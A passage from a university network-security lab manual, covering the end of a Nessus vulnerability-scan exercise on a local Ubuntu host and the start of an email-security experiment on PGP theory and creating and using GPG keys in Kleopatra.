


When opening the Web interface, a SSL error may appear.


Just add an exception and continue accessing:



Finally we'll meet Nessus' screen, login using "admin" both as user and password. In the next screen select the use you'll give to Nessus and put the trial code you got by e-mail.





After filling everything Nessus will start initializing as shown in the next image, this step may take about 20 or 30 minutes, after finishing the next screen will be:




Scanning using Nessus:

To create a new scan, click New Scan icon.




Select the type of scan.

Enter the details of the system where the scan is to be performed.



Select the scan and click the drop-down more and then launch the scan.



Select the scan to see the vulnerabilities in the target system.

The screenshot shows the Nessus Professional web interface. On the left, there's a sidebar with sections for Policies, Plugin Rules, and Customized Reports. The main content area is titled 'Ubuntu' and shows a summary of the scan results. It includes a pie chart indicating the distribution of vulnerabilities by severity: Critical (11), High (26), Medium (13), Low (0), and Info (0). Below the chart, there's a table with columns for Host and Vulnerabilities, showing one host entry (192.168.0.109) with 40 vulnerabilities. To the right, there's a 'Scan Details' section with information like Policy: Basic Network Scan, Status: Completed, and Start/End times. A legend at the bottom right defines the colors for the severity levels.

Click the vulnerability to see the description and solution for the vulnerabilities.

This screenshot shows a detailed view of a specific vulnerability within the Nessus interface. The main title is 'Ubuntu / Plugin #42263'. The 'Description' section states that the remote host is running a Telnet server over an unencrypted channel, which is not recommended. It explains that using Telnet over an unencrypted channel can expose sensitive information. The 'Solution' section advises disabling the Telnet service and using SSH instead. The 'Output' section displays a banner captured from the remote Telnet service, showing the text 'Ubuntu 18.04 LTS' and 'ubuntu login:'. On the right side, there's a 'Plugin Details' panel with metadata such as ID, Version, Type, Family, Published, and Modified dates. There's also a 'Risk Information' panel with CVSS scores and vectors.

The screenshot shows the Nessus web application interface. On the left, there is a sidebar with sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Customized Reports), and TUTORIALS (Community, Research, Plugin Release Notes). The main content area is titled 'My Scans' and displays a table with one row. The table has columns for Name, Schedule, and Last Modified. The single entry is 'Ubuntu' with 'On Demand' as the schedule and 'Today at 4:54 AM' as the last modified time. There are buttons for Import, New Folder, and New Scan.

Name	Schedule	Last Modified
Ubuntu	On Demand	Today at 4:54 AM

Conclusion:

Keylogger attack is studied and the keystrokes are identified with the help of python programming and also NESSUS tool is an IDS system is used to scan the entire network for vulnerability.

EXPERIMENT-11

STUDY OF EMAIL SECURITY

1] Explore GPG Tool to Implement Email Security

LO: Demonstrate the network security system using open source tools.


PO: PO1, PO2, PO3, PO5, PO6, PO7, PO9, PO10, PO12

Aim: To explore GPG tool to implement email security.


Theory:

- PGP stands for Pretty Good Privacy (PGP) which is invented by Phil Zimmermann.
- PGP was designed to provide all four aspects of security, i.e., privacy, integrity, authentication, and non-repudiation in the sending of email.
- PGP uses a digital signature (a combination of hashing and public key encryption) to provide integrity, authentication, and non-repudiation. PGP uses a combination of secret key encryption and public key encryption to provide privacy. Therefore, we can say that the digital signature uses one hash function, one secret key, and two private-public key pairs.
- PGP is an open source and freely available software package for email security.
- PGP provides authentication through the use of Digital Signature.
- It provides confidentiality through the use of symmetric block encryption.

PGP at Sender Site:



PGP at Receiver Site:




Procedure:

Step 1:

Install gPg4win Tool by clicking the link (<https://www.gpg4win.org/thanks-for-download.html>)

Click Download



Click on 0 dollar and download



Home » Download

Download Gpg4win 3.1.16 (2021-06-11)

You can also use this installer to update an older version. Keys and configuration will be kept.

Please donate for Gpg4win to support maintenance and development!
Pay what you want! – Thank you!

Donate with

- PayPal
- Bitcoin
- Bank transfer



\$0

\$10

\$15

\$25

\$ _____

USD

EUR

onetime


monthly




Click ok -----> Next -----> Select GPA and Browser Integration ----->
Install-----> Finish

Step 2:

Click Kleopatra Software



Click on File----- > New Key Pair



Select Create a OpenPGP Key Pair

← Key Pair Creation Wizard

Choose Format

Please choose which type you want to create.

→ **Create a personal OpenPGP key pair**

OpenPGP key pairs are certified by confirming the fingerprint of the public key.

→ **Create a personal X.509 key pair and certification request**

X.509 key pairs are certified by a certification authority (CA). The generated request needs to be sent to a CA to finalize creation.

Next

Cancel

Click Next and give User name “your name”

Mail as “yourname@gamail.com”

Click on **Protect the generated key with a passphrase**

Select Create


← Key Pair Creation Wizard

Enter Details

Please enter your personal details below. If you want more control over the parameters, click on the Advanced Settings button.

Name: (optional)
EMail: (optional)

Protect the generated key with a passphrase.
user <user@gmail.com>



Give the password

Key pair will be created Successfully.

Click Finish

Step 3:

Go to the Kleopatra and right click the name field and click export and save it as public key

Go to the Kleopatra and right click the EMAIL field and click back up secret key and save as a private key

Step 4:

Go to Notepad and Type Any message you want to Send

Step 5:

Copy the message you have written in the notepad and Go to the kleopatra and Select clipboard and Encrypt

